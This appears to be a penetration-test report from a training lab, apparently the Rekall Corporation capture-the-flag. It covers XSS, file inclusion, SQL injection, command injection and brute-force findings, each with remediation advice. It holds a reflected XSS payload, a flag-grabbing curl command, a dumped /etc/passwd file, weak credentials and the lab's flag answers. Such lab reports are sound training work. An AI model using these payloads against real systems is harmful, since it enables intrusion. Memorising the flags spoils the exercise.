
Images	<p>On the next page you will be designing your perfect, unique virtual reality experience!</p> <p>Begin by entering your name below!</p> <p>Put your name here <input type="button" value="GO"/></p> <p>Welcome !</p> <p>Click the link below to start the next step in your choosing your VR experience!</p> <p>CONGRATS, FLAG 1 is f76sdfkg6sjf</p>
Affected Hosts	<ul style="list-style-type: none"> 192.168.14.35 (Web server)
Remediation	<p>Implement input validation, use output encoding techniques, and ensure proper sanitization of user inputs to prevent script execution.</p>

Vulnerability 2	Findings
Title	Cross-Site Scripting (XSS) - Reflected (Advanced)
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Reflected XSS allows an attacker to inject malicious scripts into the web application. These scripts are executed in the victim's browser when they interact with the web application, leading to potential session hijacking, data theft, or other malicious actions.


Images	 <p>The screenshot shows a web browser window with a yellow header bar. The title bar reads "lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop". The address bar shows the URL "192.168.14.35/Memory-Planner.php?payload=<SCRIPT>alert('hi')</SCRIPT>". The main content area features a "REKALL CORPORATION" logo at the top. Below it are two images: one of a woman labeled "SECRET AGENT" and one of a man labeled "BILLIONAIRE". A small modal dialog box with the text "hi" and an "OK" button is overlaid on the "BILLIONAIRE" image. The overall theme is a corporate website with a secret agent/billionaire comparison.</p>
Affected Hosts	192.168.14.35 (Web server)
Remediation	Implement input validation, use output encoding techniques, and ensure proper sanitization of user inputs to prevent script execution.

Vulnerability 3	Findings
Title	Cross-Site Scripting (XSS) - Stored
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	<ul style="list-style-type: none"> Critical
Description	<ul style="list-style-type: none"> Stored XSS occurs when an attacker injects a script that is stored on the server and executed when other users access the stored data. This could lead to unauthorized actions performed on behalf of the victim or data exposure.
Images	 <p>The screenshot shows a web browser window with the URL 192.168.14.35/comments.php. The page content includes a large 'R' logo and the text 'REKALL CORPORATION'. Below this, there is a form field with placeholder text 'Please leave your comments on our website!'. Underneath the form, a message says 'CONGRATS, FLAG 3 is sd7fk1nctx'. The browser toolbar at the top shows 'Exploit-DB' and 'Nessus'.</p>
Affected Hosts	<ul style="list-style-type: none"> 192.168.14.35 (Web server)
Remediation	Implement secure coding practices, sanitize all user inputs, and use Content Security Policies (CSP) to reduce the risk.

Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical

Description	<ul style="list-style-type: none"> Sensitive data, such as credentials and personal information, was found exposed in PHP files on the web server. This leads to the unauthorized access of confidential data, putting users at risk.
	 <pre> Request Pretty Raw Hex ⌂ ↴ ⓘ 1 GET /About-Rekall.php HTTP/1.1 2 Host: 192.168.14.35 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0; Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://192.168.14.35/Home.html 9 Cookie: PHPSESSID=03v06620ppjvlafnpil9rbc3n; security_level=0 10 Upgrade-Insecure-Requests: 1 11 12 Response Pretty Raw Hex Render ⌂ ↴ ⓘ 1 HTTP/1.1 200 OK 2 Date: Thu, 21 Nov 2024 01:32:26 GMT 3 Server: Apache/2.4.7 (Ubuntu) 4 X-Powered-By: Flag 4 nckd97dk6sh2 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 7760 10 Connection: close 11 Content-Type: text/html 12 13 14 15 16 <!DOCTYPE html> 17 <html style="font-size: 16px;"> 18 <head> 19 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 20 <meta charset="utf-8"> 21 <meta name="keywords" content=""> 22 <meta name="description" content=""> 23 <meta name="page_type" content="np-template-header-footer-from-plugin"> 24 <title> 25 About Rekall 26 </title> 27 <link rel="stylesheet" href="nicepage.css" media="screen"> 28 <link rel="stylesheet" href="About-Rekall.css" media="screen"> 29 <script class="u-script" type="text/javascript" src="jquery.js" defer=""> 30 </script> 31 <script class="u-script" type="text/javascript" src="nicepage.js" defer=""> 32 </script> 33 <meta name="generator" content="Nicepage 4.0.3, 34 nicepage.com"> 35 <link id="u-theme-google-font" rel="stylesheet" 36 href="https://fonts.googleapis.com/css?family=PT+Sans:400&subset=latin&display=block"> 37 </head> 38 <body> 39 <div id="u-page-body"> 40 <div id="u-header"> 41 <div id="u-header-content"> 42 <div id="u-header-logo"> 43 44 <div id="u-header-logo-name"> 45 REKALL CORPORATION 46 <div id="u-header-slogan"> 47 RECALL YOUR PAST. RECALL YOUR FUTURE. 48 </div> 49 </div> 50 </div> 51 <div id="u-main-content"> 52 <div id="u-main-content-inner"> 53 <div id="u-section-1"> 54 <div id="u-section-1-content"> 55 <h2>REKALL CORPORATION</h2> 56 <p>About Rekall</p> 57 <p>Rekall is a powerful memory forensics tool that allows you to analyze memory dumps from various sources. It provides a user-friendly interface for viewing memory data, performing search operations, and extracting relevant information. Rekall is designed to be highly flexible and can handle large memory dumps efficiently. Whether you're a forensic investigator or a developer working on memory analysis, Rekall is a valuable tool in your toolkit.</p> 58 </div> 59 </div> 60 </div> 61 </div> 62 </div> 63 </body> 64 </html> </pre> <p>INSPECTOR</p> <p>Selection (12)</p> <p>SELECTED TEXT</p> <p>nckd97dk6sh2</p> <p>Request Attributes</p> <p>Query Parameters (0)</p> <p>Body Parameters (0)</p> <p>Request Cookies (2)</p> <p>Request Headers (9)</p> <p>Response Headers (10)</p>


Images



The screenshot shows a Kali Linux desktop environment with several open windows:


- A browser window titled "Welcome - Mozilla Firefox" showing the URL <http://192.168.14.35/comments.php>.
- A terminal window titled "root@kali: ~" showing the command `curl -v http://192.168.14.35/About-Rekall.php | grep -i flag` and its output, which includes the flag `Flag 4 nckd97dk6sh2`.
- Other windows visible in the background include "Linux Scavenger Hunt", "Nessus Essentials / Login", "OSINT Framework", and "OSINT Framework".

Affected Hosts	192.168.14.35 (Web server)
Remediation	Encrypt sensitive data both at rest and in transit, apply strong access controls, and ensure that sensitive data is not stored in accessible locations.



Vulnerability 5	Findings
Title	Local File Inclusion (LFI)
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	<ul style="list-style-type: none"> Local File Inclusion vulnerabilities allow an attacker to access sensitive files on the server by exploiting improper file handling. This can lead to the disclosure of sensitive files like /etc/passwd or even remote code execution.
Images	
Affected Hosts	192.168.14.35 (Web server)


Remediation	Validate and sanitize file input from users, use allowlists for file paths, and implement least privilege access to sensitive files.
Vulnerability 6	Findings
Title	Local File Inclusion (LFI) (Advanced)
Type (Web app / Linux OS / Windows OS)	<ul style="list-style-type: none"> Web app
Risk Rating	Critical
Description	<ul style="list-style-type: none"> Local File Inclusion vulnerabilities allow an attacker to access sensitive files on the server by exploiting improper file handling. This can lead to the disclosure of sensitive files like /etc/passwd or even remote code execution.
Images	
Affected Hosts	<ul style="list-style-type: none"> 192.168.14.35 (Web server)


Remediation	Validate and sanitize file input from users, use allowlists for file paths, and implement least privilege access to sensitive files.
--------------------	--

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	<ul style="list-style-type: none"> Web app
Risk Rating	Critical
Description	<ul style="list-style-type: none"> SQL Injection allows an attacker to manipulate SQL queries and gain unauthorized access to the database. This could lead to data exfiltration, privilege escalation, and remote code execution.
Images	
Affected Hosts	<ul style="list-style-type: none"> 192.168.14.35 (Web server)
Remediation	Use prepared statements, parameterized queries, and input validation to protect against SQL injection attacks.

Vulnerability 8	Findings
Title	Sensitive Data Exposure

Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	<ul style="list-style-type: none"> Sensitive data, such as credentials and personal information, was found exposed in PHP files on the web server. This leads to the unauthorized access of confidential data, putting users at risk.
	
Images	
Affected Hosts	<ul style="list-style-type: none"> 192.168.14.35 (Web server)
Remediation	Encrypt sensitive data both at rest and in transit, apply strong access controls, and ensure that sensitive data is not stored in accessible locations.

Vulnerability 9	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	<ul style="list-style-type: none"> Sensitive data, such as credentials and personal information, was found exposed in PHP files on the web server. This leads to the unauthorized access of confidential data, putting users at risk.
Images	 <p>Kali on ML-REFVM-197105 - Virtual Machine Connection</p> <p>File Action Media Clipboard View Help</p> <p>about:sessionrestore Mozilla Firefox root@kali: ~/Documents Memory Planner</p> <p>Exploit-DB Nessus</p> <pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>

	
Affected Hosts	<ul style="list-style-type: none">192.168.14.35 (Web server)
Remediation	Encrypt sensitive data both at rest and in transit, apply strong access controls, and ensure that sensitive data is not stored in accessible locations.

Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	<ul style="list-style-type: none">Command injection vulnerabilities allow attackers to execute arbitrary system commands on the server. This can result in remote code execution and the full compromise of the server.



Images	
	<p>Affected Hosts 192.168.14.35 (Web server)</p> <p>Remediation Sanitize all user inputs, avoid system calls, and validate the commands executed by the application.</p>

Vulnerability 11	Findings
Title	Command Injection (Advanced)
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Command injection occurs when an attacker is able to inject and execute arbitrary system commands on the server, typically through unsanitized user input, leading to unauthorized access or control over the system.

Images

Affected Hosts	<ul style="list-style-type: none"> • 192.168.14.35 (Web server)
Remediation	To prevent command injection, validate and sanitize user inputs rigorously, avoid passing user input directly to system commands, and use secure API methods or libraries that prevent command execution.

Vulnerability 12	Findings
Title	Brute Force Attack (Weak Authentication)
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	<ul style="list-style-type: none"> • The web application was vulnerable to brute force attacks on login forms, where weak passwords or poor authentication mechanisms could be exploited.

<p>Images</p>  <pre> root:x:0:root:/root/bin/bash daemon:x:1:daemon/usr/sbin/nologin bin:x:2:bin:/bin/usr/sbin/nologin sys:x:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin/sync games:x:5:60:games/usr/games/usr/sbin/nologin man:x:6:12:man:/var/cache/man/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd/usr/sbin/nologin mail:x:8:mail:/var/mail/usr/sbin/nologin news:x:9:news:/var/spool/news/usr/sbin/nologin uucp:x:10:uucp:/var/spool/uucp/usr/sbin/nologin proxy:x:13:proxy:/bin/usr/sbin/nologin www-data:x:33:33:www-data:/var/www/usr/sbin/nologin backup:x:34:34:backup:/var/backups/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin ircx:x:39:39:ircd:/var/run/ircd/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/usr/sbin/nologin nobody:x:65534:65534:nobody/nonexistent/usr/sbin/nologin libuild:x:100:101:/var/lib/libuuid: syslog:x:101:104:/home/syslog/bin/false mysqld:x:102:105:MySQL Server,,,:/nonexistent/bin/false melina:x:1000:1000:/home/melina: </pre> 	<p>"New" Rekall Disclaimer</p> <p>Used melina:melina</p> <p>REKALL CORPORATION</p> <p>Admin Login</p> <p>Enter your Administrator credentials!</p> <p>Login: <input type="text"/></p> <p>Password: <input type="password"/></p> <p>Login</p> <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>
Affected Hosts	<ul style="list-style-type: none"> 192.168.14.35 (Web server)
Remediation	<ul style="list-style-type: none"> Implement account lockout mechanisms, enforce strong password policies, and use multi-factor authentication.

Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
